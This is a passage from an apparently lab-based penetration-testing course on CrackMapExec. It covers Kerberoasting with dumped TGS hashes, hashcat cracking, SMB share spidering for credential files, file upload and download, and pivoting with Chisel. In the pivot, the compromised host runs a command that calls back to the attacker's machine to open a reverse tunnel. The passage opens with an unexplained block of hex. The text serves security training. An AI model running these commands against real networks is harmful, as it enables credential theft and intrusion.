a55c0d3e35600a91e0bd3c8b7e2366675dd10efb1c9fdde2d5dd46b1f6e346077daf4a3757
432921ae14c0801094c7fd2d0d50550c9a4924203e81272888ea1067f838cf306e6622102e
4ccc885158bd0515e7ec84fa5c6f660ce7045d41e16af7e8ece1878aef72e2605e4514b118
65bfbad3a4d788558395586ed4bbede9d0a2e106f4870bd2698f272b3ba30756fe84f44ab9
2ee92fbcd5b7cd66dd376f4ecb6f57f63ebfa2f8e0ff7794ce6a4bd9a49018b9bc64da5349
de833aff84d77ea5a1d6fdcb2b46986586e438535f3da26d077df2396d2b5d947a8bbfecbb
221c7babe2881558098adc70d68b9468257381eb0639a6a532486016167f3d246c10a43612
23b1c6f63fc9d34a749b2092a9b329761b7262259e22d8ff4a582d1f4b3c6627f5fa16684d
e5bdafb3fefca637f83eeede7d79542f470ad850c6e7f8141bdb6f2767f9ddbe81688f1e50
0fa59b09502eba8e733a3fd5548250299276b10365766c85a244ece2c9f0344f3b3b5953f1
31335596f5b91fcc365ba6ed4cab1ef2f72731d8b1e459fd69915df55c710d22e583712fd2
3999761411572089b0434782e05d364fb168eae1625b111e74351fd18ceb7186f14d25b533
d8c8b00dbbd5b0357e9e894fa65df8ef43bcd1547ab7a01f716a1c471b3e7df0f66c31e20e
e0e12d3d6f1deb859321a084fa819f7c8fc23cafa1cf6a19b4f65a7c7337e816b04bb1ef72
e45031493c9a0940519d53851beb2795d477f4c64a401eefc7a3541143df11ae983ba2ff3b
6d16580e23179bdece2fa9c4023dd71de199c94cbfbab166d0a64110e2522ff5f74c442ba0
439a72119835f0e01422d0f8cf758b9dc906074fab81957972732f60fc26d06af9170cf5f4
8531a5cf9cf63cd5cff0fad2f2e317588852c7df94954e2cb5b35e274de5976d33249e053c
f23d26f45f9c9fbd418b460b5a4cb0b11fabae91bdd2113798e5401891d514cf6525419eac
37b004487e83e6c50669d6560e07a753b86f4fb7535f3429a767e43f307dc3537eb3d808b4
fd517c0dcc6b8cf26cb1c978f67b349fa0e4699d1b2c7325f9d1d6cf31cfe6fbf8d837b0f5
d9b5265f9c3ccf9b79e9b88d6ab4a77297cd2866b732f1d4516541f556cd5c20dff46bfec4
56647159017bd34d02afe2f5baee661bfa48bcfccb08d8e835be6af48a17152811d9e03222
9c898df53082515a08c3962d4dca0dc262b758bc30fd18b36ecadc17d73141c03ae9deffcb
2c776305a1928e0addd709a2609192f8270be7ce38936a47f21f2b1eb5a6ed27e1c76719fc
83edffa5791064b8e77e643602fb6a459ae399ea48961e14125eba0fede24db448cfc42bb6
90bf0d7af80fedfb440e13e61a71996fcfe29c872add3d6189e085636c4eb2c480a171b121
5a43b438ff5ffccd6106e48e1b3
LDAP        dc01.inlanefreight.htb 389    DC01             sAMAccountName:
peter memberOf: CN=Remote Management
Users,CN=Builtin,DC=inlanefreight,DC=htb pwdLastSet: 2022-10-26
06:55:58.364988 lastLogon:2022-10-26 14:45:08.305940
```

```
LDAP        dc01.inlanefreight.htb 389    DC01
$krb5tgs$23$*peter$INLANEFREIGHT.HTB$inlanefreight.htb/peter*$eb2c68e3a589
9ec32a9786b8ec58fe7d$f1baabf78434c380a2d7bba8c8cfae70fe520c6d7a710ee5f8754
c1d7fcaa77b66cf26f02d3a97e8a98c3443d1791418f26c181433be3f42673ab3accfb2ed9
ec3c67acc5269fcd31b327cc676ff3a482a7741f640e2f2918c31949297327e2c771e340a1
ed8859e95029001313d5b948041e6ad6e8fff55cfeb09fbdf3445295b939a94601b6f28af7
304fd2708f4f68f7568c69fce576bffe8f5db57def476123f89ea380917e5bc54e5e993717
b4949f4de5a0c44f5e40a359bb5945feda402cca16bd0a8d85a374f16bd061e64e2bc49d35
2fa504490260e9808e49daafef1c08390bc3f21ec3f5167a649ebb2a91b7021c9b6df26b1c
3bc68b2e53b94e9a09861ef26cc5aa1bfcdd543fa77d4b9428a2c8ef90f6d54388ed55bbad
930cea6193160ff58330ca083b095edab8e11ba0ce1c53a51a341222144f1f0bbf82169592
d6537b676c54955addb6bdd9e4361fc177bff5d2bf581f24a682c0f32dd381e0d657b5caea
b6e6b6bcffdab8e509a3f3af414ced94c9198915a0c880bea6c0b6a1818c88b24ab5c87984
889363ef5993a190266def79c5d3ddcfecfdd3263dc83a303db8ab000a3021c1b50844e5ae
796aa79620ff79bfe2b0347d04de8f14a48f6b4e970fdaf03efce818c13d7e7da068d9bbdc
af361d77d5907a4b672e327f17833b2cdee523dae8a878e8d3c273bd0038c66475d00c337a
c19df2fe8cc6e9e4e49335e30dbb4eebd3f9d24e762524d7ab6e36ab532a1924dc8a6e6049
99e8ed3736ea1f29a3758d22f982600a0523b56780364e892014879f56fe79ce21442a4509
cd548cdf180529ea283509bf8925b7d5275284994caef811731ba63b1cabd92368299e9364
f3bf4d77bb7a0aec6487d0cfd776b9ee234f170a387c72ebc06aca19ed31b6d86a9986634a
2aa3f538c51aea0db3efd26a8e7ed438c60cbb2cc5dcbb6e564c1364775f84ed9b49d65ec0
40c6e75d4e5182a26cd86d17197212331edb0d135e7e77d3ee3277164af500e0c61d6f598b
a1950868bf0cfd318547830a3faeb98fd40adccabd72b02733c90f8563326d65be4c707d68
a26d4482525bbb1084b816e83772b4098a5d54a22b4c7abbc3b32fa0e9b57a5e660ae8378b
f54e8b405a5cff00b3038bcabc40a089732de4c93a44c84446f82f19f5f17310d8963cff4c
ee063767cb8680a5edeec3b59fcaaa1df2e05432478028a6e9346c09685febbf28ed9cbe36
c2fcd3246f973dbc8bec55afdd0c36e140b34bd1203e61370dcdf2899ea0b88cfa6e5c562e
08214441b4ebe7eeec4053349682bd0424cddb5c601ba681daad100ae639730a058b7b6af5
fc5edade0f24ccac56183d01508a9fda7d7d14ccce48c9e86d3b188cd5cd67b400582b267a
1f745a700fad067fe55f5ccca3a8655aeb28af683f9d6ccdc2eeb06d1adc2c4056bccef814
f172dcf06f756648e4c4498ef57
```

If there are any Kerberoastable accounts, CrackMapExec will display them along with the hash we need to attempt to crack offline. In our case, we will use the wordlist rockyou.txt to crack the password and the application Hashcat. For more on Hashcat usage, see the Cracking Passwords with Hashcat module.

Cracking the Hash

```
hashcat -m 13100 kerberoasting.out /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
```

```
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

$krb5tgs$23$*peter$INLANEFREIGHT.HTB$inlanefreight.htb/peter*$026257d4f9aa
58cd5c654295eac8255f$22ea3062f1822e967934263b37ff1b565342b3934c2864b46366d
e7bf3e230d0cb08f605deae3053c6f93944256c409c9f352ac337c33f5c4ad8adf125cd686
3598d3a8c97ec60fb19c5e3691e825f95333509fbff9e2832d465ce2beee4f290bac2c52a2
ce625b613778a5ebebb668a2538cb547c0d0d5c45e455f5df03e08a054349fcd24e140dcb2
315f1af23e11ebe547556a24a200585353de9e6654ec71f205a3e37fa129bede32f0ca385d
fe7ff84cea07c8bc646147782cadb47e03b1a230c8f828a40a34d78d57513892fb1fee09a7
888be76738374fbd3baa2050572db461221c256abafafc92e6bfc84f8c5b0771c5bb1846f0
7b971089570b12bc8eb970a8da3f5d81f16a4353e86e8cf8ff77f834b6d9384d3e81058583
aef8d145427bbc772f9f56153b8bc075d73841e3592ae4da6533cefb28b20186d2df253787
10411b517b6bca5f9c1ddfed3e357a12f8ab677b963ca4aa16de76adb49068ee7d956e95ac
04c624fef3f288640ccd260c12dddfa2771b5582e1351af1d99aa2f185687cc1613b294430
8563afbc6d4caf9da56e61ccbf46359a3b50b1defdb8b54c4ddbcee0ce3a18b6b532ba7227
c0918795531726e773754ee35cf3ce5b5dcf89ed8b13dd2774e6c1342e77f3fcae92065761
95b4a48f845f193e8b949b499c14f0bf8086c73da821c183b8e9155e15e5295b7a05b49643
3a946fecd51730150f6655e761b56b3ce0ad27884888ef88b7fd1e2fc7dd7f113cc84c684a
976f43bdde4d3e6f8a20114da482c640dd83439b781bf6c00a73419720d1201bd5f3a9e883
27b87cb6cf37ee88b7d5e04d51a09994b350bcbb1e3d6345293773874e3771558fea92dae0
aa010e88372cd5520a06538c0a6c93584f6490601cc5cc1c6644974ad6e4103f027a7d3292
4c680679478f3228c54f171920cd48272d4fcbd014acaea185f5e219a00476d8a78abcd8c3
bdbad14f5850476c3eeb62f0817ffc5ff3467a01408c75a743a71045edfd329644683c0800
5c7abc83e8527209b9b621488e39e9b2e5baca8247020b7e53dc1f9efa40d7d70886affa05
90922641c31ace175df3a0ab7a8f989fa6bd7442b07b67a3d72faabec69f61a6d455d18544
979f844ca6b64d9c3487be207e8ee80b605a2abe09221382e6574fda9e39adf03ab3687152
af2fbb210728777b481dd7290731a0abecdfb63d72d9f9da6ac13e7b0363ab194a5e714df5
dbac2eabacfdd6666c736ee7d074720d0860c5ed8b5c937cd12188a18b2bef1511642b5b13
a4c5179e23e7867a9d5536e309100c8bc9a2a71b370a733fd9e972683138d08bbb5c923257
888efc51cef997b062fca914954d91cfab3e9aafccf051c208d4149b6abc26fd1c1cc2e630
a2f4fc0dae40e1b1ad2cd477b9feabdc9e696d43080438d9f1207b96ce7fc3a49739f4bc50
dee57553a661778ea14cf431a0e:Password123

<SNIP>
```

Once we get the account's password, we need to verify if the account is still active. We can do this using the SMB protocol, as it will attempt to authenticate as a regular domain user or administrator account.

Testing the Account Credentials

```
crackmapexec smb 10.129.203.121 -u peter -p Password123

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

Next Steps

In the next section, we will discuss how we can use all active accounts we found to search for interesting information in shared folders.

Spidering and Finding Juicy Information in an SMB Share

Companies need to store information in a centralized location to enable collaboration between people and departments. Usually, one department handles information that another department has to process. One of the most common ways companies allow this form of collaboration is through shared folders.

We can use the option `--shares` to request access to the share folders using the accounts we have gained access to and identify if they have access.

Identifying if Accounts Have Access to Shared Folders

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$
Remote Admin
SMB         10.129.203.121  445    DC01             C$
Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             CertEnroll      READ
Active Directory Certificate Services share
```

```
SMB         10.129.203.121  445    DC01             D$
Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
READ,WRITE
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL          READ
Logon server share
SMB         10.129.203.121  445    DC01             Users
```

Note: At the time of writing this module, CrackMapExec doesn't support querying multiple usernames and passwords with the `--shares` option.

The option `--shares` displays each share on the target machine and which permissions (READ/WRITE) our user has on it. We have read and write access to an interesting folder called `IT`. We can easily open it using Impacket smbclient, or we can mount the share. It can become inconvenient when checking the content of hundreds of shares. For this purpose, CrackMapExec comes with two great features the `spider` option and the module `spider_plus`.

Note: Keep in mind that any computer in the domain can have a shared folder. We should target any previously identified machines on the network we are targeting to find shared folders.

The Spider Option

The `--spider` option in CrackMapExec allows you to search in a remote share and find juicy files depending on what you are looking for. For example, we add the option `--pattern` followed by the word we want to look for, in this case, `txt`, and we can list all files with `txt` on it (test.txt, atxtb.csv)

Using the Spider Option to Search for Files Containing "txt"

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --spider IT -
-pattern txt
```

```
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Started spidering
SMB         10.129.203.121  445    DC01             [*] Spidering .
SMB         10.129.203.121  445    DC01
//10.129.203.121/IT/Creds.txt [lastm:'2022-10-31 11:16' size:54]
SMB         10.129.203.121  445    DC01
//10.129.203.121/IT/IPlist.txt [lastm:'2022-10-31 11:15' size:36]

<SNIP>

SMB         10.129.203.121  445    DC01             [*] Done spidering
(Completed in 1.7534186840057373)
```

We can also use regular expressions with the option `--regex [REGEX]` to do more granular searches on folders, file names, or file content. In the following example, let's use `--regex .` to display any file and directory in the shared folder `IT`:

List all Files and Directories in the IT Share

```
crackmapexec smb 10.129.204.177 -u grace -p Inlanefreight01! --spider IT -
-regex .

SMB         10.129.204.177  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.204.177  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.204.177  445    DC01             [*] Started spidering
SMB         10.129.204.177  445    DC01             [*] Spidering .
SMB         10.129.204.177  445    DC01             //10.129.204.177/IT/.
[dir]
SMB         10.129.204.177  445    DC01             //10.129.204.177/IT/..
[dir]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/Creds.txt [lastm:'2022-12-01 09:01' size:54]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/Documents [dir]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/IPlist.txt [lastm:'2022-12-01 09:01' size:36]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/passwd [lastm:'2022-12-19 11:28' size:3456]
SMB         10.129.204.177  445    DC01
```

```
//10.129.204.177/IT/Documents/. [dir]
...SNIP...
SMB         10.129.204.177  445    DC01             [*] Done spidering
(Completed in 1.593825340270996)
```

If we want to search file content, we need to enable it with the option `--content`. Let's search for a file containing the word "Encrypt."

Searching File Contents

```
crackmapexec smb 10.129.204.177 -u grace -p Inlanefreight01! --spider IT -
-content --regex Encrypt

SMB         10.129.204.177  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.204.177  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.204.177  445    DC01             [*] Started spidering
SMB         10.129.204.177  445    DC01             [*] Spidering .
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/Creds.txt [lastm:'2022-12-01 09:01' size:54 offset:54
regex:'b'Encrypt'']
SMB         10.129.204.177  445    DC01             [*] Done spidering
(Completed in 3.5477945804595947)
```

We can see an interesting file called `Creds.txt`, which contains very juicy information. Using CrackMapExec, we can get a remote file. We need to specify the share using the option `--share <SHARENAME>`, then use `--get-file` followed by the file's path within the share and set an output file name.

Retrieving a File in a Shared Folder

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --share IT --
get-file Creds.txt Creds.txt

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Copy Creds.txt to
Creds.txt
SMB         10.129.203.121  445    DC01             [+] File Creds.txt was
```

```
transferred to Creds.txt
```

```
cat Creds.txt

Creds Encrypted:
ZWxpZXNlcjpTdXBlckNvbXBsZXgwMTIxIzIK
```

In the opposite case, imagine we want to send a file to a remote share. We need to find a share where we have `WRITE` privileges. Then we can use the option `--put-file` as we did with the `--get-file`.

Sending a File to a Shared Folder

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --share IT --
put-file /etc/passwd passwd

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Copy /etc/passwd
to passwd
SMB         10.129.203.121  445    DC01             [+] Created file
/etc/passwd on \\IT\passwd
```

Note: If we are transferring a large file and it fails, make sure to try again. If you keep getting an error, try adding the option `--smb-timeout` with a value greater than the default two (2).

The spider_plus Module

Sometimes we can come across a share and want to quickly list all files regarding the extension without mounting it or using `smbclient.py`. CrackMapExec comes with a module called `spider_plus` that will handle that. It will by default create a folder `/tmp/cme_spider_plus` and a JSON file `IP.json` containing the share and files information. We can use the module option `EXCLUDE_DIR` to prevent the tool from looking at shares like `IPC$`, `NETLOGON`, `SYSVOL`, etc.

Using the Module spider_plus

```
crackmapexec smb 10.129.203.121 -u grace -p 'Inlanefreight01!' -M
spider_plus -o EXCLUDE_DIR=IPC$,print$,NETLOGON,SYSVOL

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SPIDER_P... 10.129.203.121  445    DC01             [*] Started spidering
plus with option:
SPIDER_P... 10.129.203.121  445    DC01             [*]        DIR:
['ipc$', 'print$', 'netlogon', 'sysvol']
SPIDER_P... 10.129.203.121  445    DC01             [*]        EXT:
['ico', 'lnk']
SPIDER_P... 10.129.203.121  445    DC01             [*]       SIZE: 51200
SPIDER_P... 10.129.203.121  445    DC01             [*]     OUTPUT:
/tmp/cme_spider_plus
```

We can navigate to the directory and get a list of all files accessible to the user:

Listing Files Available to the User

```
cat /tmp/cme_spider_plus/10.129.203.121.json

{
    "IT": {
        "Creds.txt": {
            "atime_epoch": "2022-10-31 11:16:17",
            "ctime_epoch": "2022-10-31 11:15:17",
            "mtime_epoch": "2022-10-31 11:16:17",
            "size": "54 Bytes"
        },
        "IPlist.txt": {
            "atime_epoch": "2022-10-31 11:15:11",
            "ctime_epoch": "2022-10-31 11:14:52",
            "mtime_epoch": "2022-10-31 11:15:11",
            "size": "36 Bytes"
        }
    },
    "linux01": {
        "flag.txt": {
            "atime_epoch": "2022-10-05 10:17:02",
            "ctime_epoch": "2022-10-05 10:17:02",
            "mtime_epoch": "2022-10-11 11:44:14",
            "size": "52 Bytes"
        },
        "information-txt.csv": {
```

```
            "atime_epoch": "2022-10-31 15:00:58",
            "ctime_epoch": "2022-10-31 14:21:36",
            "mtime_epoch": "2022-10-31 15:00:58",
            "size": "284 Bytes"
        }
    }
}
```

If we want to download all the content of the share, we can use the option `READ_ONLY=false` as follow:

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
spider_plus -o EXCLUDE_DIR=ADMIN$,IPC$,print$,NETLOGON,SYSVOL
READ_ONLY=false

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SPIDER_P... 10.129.203.121  445    DC01             [*] Started spidering
plus with option:
SPIDER_P... 10.129.203.121  445    DC01             [*]        DIR:
['ipc$', 'print$', 'netlogon', 'sysvol']
SPIDER_P... 10.129.203.121  445    DC01             [*]        EXT:
['ico', 'lnk']
SPIDER_P... 10.129.203.121  445    DC01             [*]       SIZE: 51200
SPIDER_P... 10.129.203.121  445    DC01             [*]     OUTPUT:
/tmp/cme_spider_plus
```

```
ls -R /tmp/cme_spider_plus/10.129.203.121/
/tmp/cme_spider_plus/10.129.203.121/:
IT  linux01

/tmp/cme_spider_plus/10.129.203.121/IT:
Creds.txt  Documents  IPlist.txt

...SNIP...

/tmp/cme_spider_plus/10.129.203.121/linux01:
flag.txt  information-txt.csv
```

Note: We have to be patient. The process could take a few minutes, depending on the number of shared folders and files.

To view all options available for the `spider_plus` module, we can use `--options`:

Spider_plus Options

```
crackmapexec smb -M spider_plus --options

[*] spider_plus module options:

            READ_ONLY           Only list files and put the name into a
JSON (default: True)
            EXCLUDE_EXTS        Extension file to exclude (Default:
ico,lnk)
            EXCLUDE_DIR         Directory to exclude (Default: print$)
            MAX_FILE_SIZE       Max file size allowed to dump (Default:
51200)
            OUTPUT_FOLDER       Path of the remote folder where the dump
will occur (Default: /tmp/cme_spider_plus)
```

Next Steps


The next section will explore how to use CrackMapExec through a proxy to reach other networks.

Proxychains with CME

In the module Pivoting, Tunneling, and Port Forwarding, we discussed how to use tools such as Chisel & Proxychains to connect to networks to that we don't have direct access to. This section will revisit the concept to understand how we can attack other networks via a compromised host.

Scenario

We are working on an internal Pentest. We performed a network scan and identified and compromised only one host (10.129.204.133). By running `ipconfig` on this compromised host, we notice it has two network adapters. Its ARP table shows another host with the IP address 172.16.1.10. Based on the information we collected, we have the following scenario:



To attack DC01 and any other machine in that network (172.16.1.0/24), we must set up a tunnel between our attack host and MS01. Therefore, all commands executed by CME go through MS01.

Set Up the Tunnel

We will use Chisel to set up our tunnel. Let's navigate to release and download the latest Windows binary for our compromised machine and the newest Linux binary to use on our attack host and perform the following steps:

1. Download and Run Chisel on our Attack Host:

Chisel - Reverse Tunnel

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_l
inux_amd64.gz -O chisel.gz -q
gunzip -d chisel.gz
chmod +x chisel
./chisel server --reverse

2022/11/06 10:57:00 server: Reverse tunnelling enabled
2022/11/06 10:57:00 server: Fingerprint
CelKxt2EsL1SUFnvo634FucIOPqlFKQJi8t/aTjRfWo=
2022/11/06 10:57:00 server: Listening on http://0.0.0.0:8080
```

1. Download and Upload Chisel for Windows to the Target Host:

Upload Chisel

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_w
indows_amd64.gz -O chisel.exe.gz -q
gunzip -d chisel.exe.gz
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! --put-file
```

```
./chisel.exe \\Windows\\Temp\\chisel.exe

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [*] Copy ./chisel.exe
to \Windows\Temp\chisel.exe
SMB         10.129.204.133  445    MS01             [+] Created file
./chisel.exe on \\C$\\Windows\Temp\chisel.exe
```

1. Execute `chisel.exe` to connect to our Chisel server using the CrackMapExec command execution option `-x` (We will discuss this option more in the Command Execution section)

Connect to the Chisel Server

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

The command in this terminal will finish once we stop the Chisel process in the target machine. We will do this later in this section.

In our attack host, we should notice a new line on the Chisel server indicating that we received a connection from a client and initiated our tunnel.

Chisel Receiving Session No. 1

```
./chisel server --reverse

<SNIP>

2022/11/06 10:57:54 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

We can also confirm the tunnel is running by checking if port TCP 1080 is listening:

Check Listening Port

```
netstat -lnpt | grep 1080

(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
446306/./chisel
```

1. We need to configure `proxychains` to use the Chisel default port TCP 1080. We need to make sure to include `socks5 127.0.0.1 1080` in the ProxyList section of the configuration file as follows:

Configure Proxychains

```
cat /etc/proxychains.conf

<SNIP>

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 1080
```

1. We can now use CrackMapExec through Proxychains to reach the IP 172.16.1.10:

Testing CrackMapExec via Proxychains

```
proxychains crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01! --
shares

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:135  ...
OK
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin
SMB         172.16.1.10     445    DC01             C$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             carlos
SMB         172.16.1.10     445    DC01             D$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             david
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
READ,WRITE
SMB         172.16.1.10     445    DC01             john
SMB         172.16.1.10     445    DC01             julio
SMB         172.16.1.10     445    DC01             linux01
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             svc_workstations
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

To remove Proxychains output from the console, we can use `Proxychains4` and the quiet option `-q`:

Proxychains4 with Quiet Option

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
```

```
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin
SMB         172.16.1.10     445    DC01             C$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             carlos
SMB         172.16.1.10     445    DC01             D$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             david
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
READ,WRITE
SMB         172.16.1.10     445    DC01             john
SMB         172.16.1.10     445    DC01             julio
SMB         172.16.1.10     445    DC01             linux01
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             svc_workstations
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

We can perform any CME action via Proxychains.

Killing Chisel on the Target Machine

Once we have finished, we need to kill the Chisel process. To do this, we will use the option `-X` to execute PowerShell commands and run the PowerShell command `Stop-Process -Name chisel -Force`. We will discuss command execution in more detail in the [Command Execution]() section.

Kill the Chisel Client

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -X "Stop-
Process -Name chisel -Force"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

```
SMB         10.129.204.133  445    MS01             [+] Executed command
```

Once we do this, the terminal where we ran the Chisel client command execution should conclude as follows:

Terminal Ending After Forcing Chisel to Stop

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             2022/11/07 06:26:10
